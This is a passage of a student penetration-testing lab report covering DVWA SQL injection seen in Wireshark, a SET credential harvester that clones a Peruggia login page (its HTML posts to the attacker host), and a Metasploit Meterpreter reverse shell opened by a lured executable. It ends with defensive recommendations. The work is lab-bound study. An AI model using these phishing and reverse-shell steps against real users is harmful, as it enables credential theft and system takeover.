
Vulnerability: SQL Injection

User ID: Duneesha2017336

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 15: Filling SQL Injection details



```
http contains "Duneesha2017336"
```

```
No.     Time          Source            Destination       Protocol  Lengtl Info
   28 26.902025179  192.168.56.101    192.168.56.102    HTTP      628 GET /dvwa/vulnerabilities/sqli/?id=Duneesha2017336&Submit=Submit HTTP/1.1
```


```
▸ Frame 28: 628 bytes on wire (5024 bits), 628 bytes captured (5024 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: PcsCompu_2b:cc:a6 (08:00:27:2b:cc:a6)
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
▸ Transmission Control Protocol, Src Port: 59072, Dst Port: 80, Seq: 1, Ack: 1, Len: 562
▾ Hypertext Transfer Protocol
  ▾ GET /dvwa/vulnerabilities/sqli/?id=Duneesha2017336&Submit=Submit HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET /dvwa/vulnerabilities/sqli/?id=Duneesha2017336&Submit=Submit HTTP/1.1\r\n]
      Request Method: GET
    ▾ Request URI: /dvwa/vulnerabilities/sqli/?id=Duneesha2017336&Submit=Submit
        Request URI Path: /dvwa/vulnerabilities/sqli/
      ▾ Request URI Query: id=Duneesha2017336&Submit=Submit
          Request URI Query Parameter: id=Duneesha2017336
          Request URI Query Parameter: Submit=Submit
```

```
0020  38 66 e6 c0 00 50 61 48  f7 9d 11 b8 3a 17 80 18   8f···PaH ····:···
0030  01 f6 f4 74 00 00 01 01  08 0a 17 65 00 c6 00 ed   ···t···· ···e····
0040  ee d7 47 45 54 20 2f 64  76 77 61 2f 76 75 6c 6e   ··GET /d vwa/vuln
0050  65 72 61 62 69 6c 69 74  69 65 73 2f 73 71 6c 69   erabilit ies/sqli
0060  2f 3f 69 64 3d 44 75 6e  65 65 73 68 61 32 30 31   /?id=Dun eesha201
0070  37 33 33 36 26 53 75 62  6d 69 74 3d 53 75 62 6d   7336&Sub mit=Subm
0080  69 74 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   it HTTP/ 1.1··Hos
0090  74 3a 20 31 39 32 2e 31  36 38 2e 35 36 2e 31 30   t: 192.1 68.56.10
00a0  32 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   2··User- Agent: M
00b0  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
00c0  20 4c 69 6e 75 78 20 78  38 36 5f 36 34 3b 20 72    Linux x 86_64; r
00d0  76 3a 36 38 2e 30 29 20  47 65 63 6b 6f 2f 32 30   v:68.0)  Gecko/20
00e0  31 30 30 31 30 31 20 46  69 72 65 66 6f 78 2f 36   100101 F irefox/6
00f0  38 2e 30 0d 0a 41 63 63  65 70 74 3a 20 74 65 78   8.0··Acc ept: tex
0100  74 2f 68 74 6d 6c 2c 61  70 70 6c 69 63 61 74 69   t/html,a pplicati
```

Figure 16: SQL injection details captured results using Wireshark

2. Method to lure user instead of server machine

- **Creating a password harvester (Phishing)**
  Instead of accessing to the original website, the user surfing the phishing website’s login page and enters their login credentials. Figure 17 shows how a back copy of this login details is created in the attacker’s machine. According to the below screenshots 192.168.56.102/peruggia/index.php is considered as legitimate site while 192.168.56.101is considered as phishing site.


root@kali:/etc/setoolkit
File Actions Edit View Help
root@kali: /etc/setoolkit
root@kali: /var/www/html
IE8 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Peruggia 1.2 - Windows Internet Explorer
http://192.168.56.101/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Peruggia 1.2
Page
Safety
Tools
Done
Internet | Protected Mode: On
100%
8:56 AM
5/14/2021
Right Ctrl

```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index.php?action=

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directo
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apac
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harveste
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and c
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ... ]

Array

(

    [username] ⇒ Duneesha2017336

    [password] ⇒ 123456

)
```

Peruggia 1.2


Welcome Guest | Login | Home | About | Learn

Login

Username: Duneesha2017336
Password: ••••••

Login

Figure 17:Cloned web page and captured login credentials



```
<head>
<title>Peruggia 1.2</title>
</html>
<link rel=stylesheet type=text/css href="http://192.168.56.102/peruggia/style.css">
</head>
<body>
<div align=center>
<!——<fieldset class=body_container id=body_container>——>
<table cellspacing=5 cellpadding=5>
<tr>
<td>
<img src="http://192.168.56.102/peruggia/logo.png" height=150 width=90 border=0>
</td>
<td>
<hr>
<br><h1>Peruggia 1.2</h1><br>
<hr>
</td>
</tr>
</table>
<hr width=1000 size=5>

<h3>Welcome Guest | <a href="index.html">Login</a> | <a href="http://192.168.56.102/peruggia/index.php">Home</a> | <a href='
dex.php?action=learn">Learn</a></h3>
<hr width=1000 size=5>
<br>


  <div align=center>
  <fieldset style=width:300;>
  <legend><b>Login</b></legend>
  <form action="http://192.168.56.101/post.php"http://192.168.56.101/index.php?action=login&amp;check=1" method=post>
  <hr>
  Username: <input type=text name=username><br>
  Password: <input type=password name=password><br>
  <br><input type=submit value=Login><br>
  </form>
  </fieldset>
  </div>


<br>
<hr width=1000 size=5>
<div align=center>
<b>Peruggia 1.2<b> | <a href=https://sourceforge.net/projects/peruggia/>https://sourceforge.net/projects/peruggia/</a><br>
<b>Developed by Andrew Kramer<b>
<!——</fieldset>——>
</div>
</body>
</html>
```

Figure 18: HTML file created in the attacker machine


According to the given scenario, these types of phishing sites can be used to confuse users and steal their account authentication credentials, which can then be used to exploit sensitive information such as financial and payment details.

3. How can you penetrate from client side if the server is protected?

- **<u>Creating a reverse shell</u>**

In this case, we are duping the user into executing a program that establishes a link between the client and the attacker machine. If the server is secured, the hacker can gain access to it by manipulating the operation of a client computer with the server machine. It is possible to accomplish this by constructing a reverse shield with Metasploit.

According to the given scenario, attacker can trick customer by creating a reverse shell. After creating it, hacker can get access to the user's machine and steal sensitive information.



```
[*] exec: cp cute_ dolphin.exe /var/www/html/

cp: cannot stat 'cute_': No such file or directory
cp: cannot stat 'dolphin.exe': No such file or directory
msf5 exploit(multi/handler) > cp cute_dolphin.exe /var/www/html/
[*] exec: cp cute_dolphin.exe /var/www/html/

cp: cannot stat 'cute_dolphin.exe': No such file or directory
msf5 exploit(multi/handler) > cp Desktop/cute_dolphin.exe /var/www/html/
[*] exec: cp Desktop/cute_dolphin.exe /var/www/html/

msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4443 → 192.168.56.103:49161) at 2021-05-14 13:32:46 -0400
[*] Session ID 1 (192.168.56.101:4443 → 192.168.56.103:49161) processing AutoRunScript 'post/windows/manage/smart_migrate'
[-] The specified meterpreter session script could not be found: post/windows/manage/smart_migrate
sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  IE8WIN7\IEUser @ IE8WIN7  192.168.56.101:4443 → 192.168.56.103:49161 (192.168.56.103)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > shell
Process 2360 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>ls
ls
desktop.ini
eula.lnk

C:\Users\IEUser\Desktop>ls
ls
Duneesha.txt
desktop.ini
eula.lnk
```

Figure 19: Creating reverse shell connection and sessions establishment

D – Protecting the Server

1. Port Knocking

Port knocking is a defensive tactic that can be used to provide an additional layer of protection to current defense systems. The very foundation of this approach is based on the idea that only open ports will trigger security issues (How Port Knocking Can Add Extra Layer of Server Security). Port knocking will protect the server and is protected by firewalls. This approach aids in determining which users can be lawfully blocked.

The main advantage of this technique is that a normal port scan would not expose Port knocking ports. Therefore, sharing of authentication information cannot be easily hacked can prevent from DoS attacks.

2. False Positive vs False Negative to a NIDS

- False positive - A false positive condition occurs where an event is detected as an attack by the IDS but the procedure is normal behaviour. A false warning is the same as a false positive.
- False negative - A false negative condition is the cruelest and most dangerous. It is when the IDS considers an event to be necessary since it is an assault.

3. IDS vs IPS

Both intrusion detection systems (IDS) and intrusion prevention systems (IPS) are components of network infrastructure. The primary distinction between them is that IDS monitors the system for intrusions or malicious attacks, while IPS is a regulating system for malicious attacks. Figure 20 illustrates the key differences and one similarity of both systems.



IDS vs IPS
An IDS is for detecting and monitoring intrusions. It won't take action on its own.
An IDS needs help from human being or automated system to interpret the results and decide whether to take action.
Both IDS and IPS analyze traffic and compare it to known threats.
An IPS can decide whether to accept/reject packets (based on rules).
An IPS needs to be updated to recognize the latest threats.

Figure 20: Difference between IPS and IDS (IDS vs. IPS: Definitions, Comparisons)




Figure 21: IDS vs IPS

According to the given scenario, it is suggested to have a IPS. Since IPS can manipulate an attack as well as detect it, it is more than just a detection tool. In the case of given scenario, the health insurance company's content management system consists of sensitive data such as customer financial data, user login information, personal information, private health records. As a result, it is advised that attacks be monitored and controlled in order to secure sensitive data.

4. Firewall vs Snort vs Iptable

- Firewall - Firewalls are classified into two types: software-based firewalls and hardware-based firewalls. A firewall is a device that tracks and controls incoming and outgoing network traffic. There is a firewall in Linux known as uncomplicated firewall which is a basic firewall that makes or blocks traffic to specific services based on the IP address.
- Snort - Snort is an icaplibs-focused packet sniffer that monitors the network in real time. Any packet is scanned for potentially dangerous anomalies. Snort protocol evaluation, knowledge search, and matching characterize the attack process. Signature recognition is needed. The contents of the packet are not read, but the packet's header is. Snort is an IPS with no provision for packet filtering.
- Iptables - Device administrators use iptables, a Linux command line firewall, to handle traffic using a pre-defined set of rules. As a penetration tester, author can suggest iptables for the given scenario since it a powerful method for preventing intrusions and it is very inexpensive when comparing to above both.

5. Recommendations based on vulnerabilities and weaknesses

Vulnerability	**Prevention**
Unauthorized logins	To prevent from this, we can use two-factor authentication mechanism. This will continue to secure private information of the health insurance company content management system and if an attacker obtains the login credentials but does not have two-factor protection, the attacker will be unable to log into the device.
Cross-site scripting, SQL Injection, OS command executions	To discourage illegal executions, we will recommend a proper input validation process for any of these. If we implement all of these methods, we will be able to increase the security of web applications.
Cross Site Request Forgery	Keep a restricted token in a secret type input area that no third-party site can enter.

Table 3: Recommendations based on vulnerabilities

References

CVE - CVE-2008-6984. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-6984 [Accessed 13 May 2021].

CVE - CVE-2015-2080. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2080 [Accessed 13 May 2021].

CVE - CVE-2019-6110. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6110 [Accessed 13 May 2021].

CVE - CVE-2020-1059. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1059 [Accessed 13 May 2021].

CVE - CVE-2020-3161. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-3161 [Accessed 13 May 2021].

CVE - CVE-2020-8427. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8427 [Accessed 13 May 2021].

CVE - CVE-2020-14145. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14145 [Accessed 13 May 2021].

CVE - CVE-2021-28041. (no date). Available from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28041 [Accessed 13 May 2021].

Geer, D. (2017). Securing risky network ports. *CSO Online*. Available from https://www.csoonline.com/article/3191531/securing-risky-network-ports.html [Accessed 13 May 2021].

How Port Knocking Can Add Extra Layer of Server Security. (no date). Available from https://www.thegeekstuff.com/2013/10/port-knocking/ [Accessed 14 May 2021].

IDS vs. IPS: Definitions, Comparisons & Why You Need Both | Okta. (no date). Available from https://www.okta.com/identity-101/ids-vs-ips/ [Accessed 15 May 2021].

Kumari, V. and Mitawa, G. (2019). Diffie–Hellman Key Exchange Protocols Enhanced. *International Journal of Telecommunications & Emerging Technologies*, 5 (1), 1–5. Available from https://doi.org/10.37628/ijtet.v5i1.1082 [Accessed 4 May 2021].

McMillan, R. (2005). Experts split on port 445 security risk. *InfoWorld*. Available from https://www.infoworld.com/article/2669579/experts-split-on-port-445-security-risk.html [Accessed 13 May 2021].

Secure Shell (SSH) Security, Vulnerabilities and Exploitation | Venafi. (no date). Available from https://www.venafi.com/education-center/ssh/security-and-vulnerabilities [Accessed 13 May 2021].

Where does IMAP security fall short, and how can it be fixed? (no date). *SearchSecurity*. Available from https://searchsecurity.techtarget.com/tip/Where-does-IMAP-security-fall-short-and-how-can-it-be-fixed [Accessed 13 May 2021].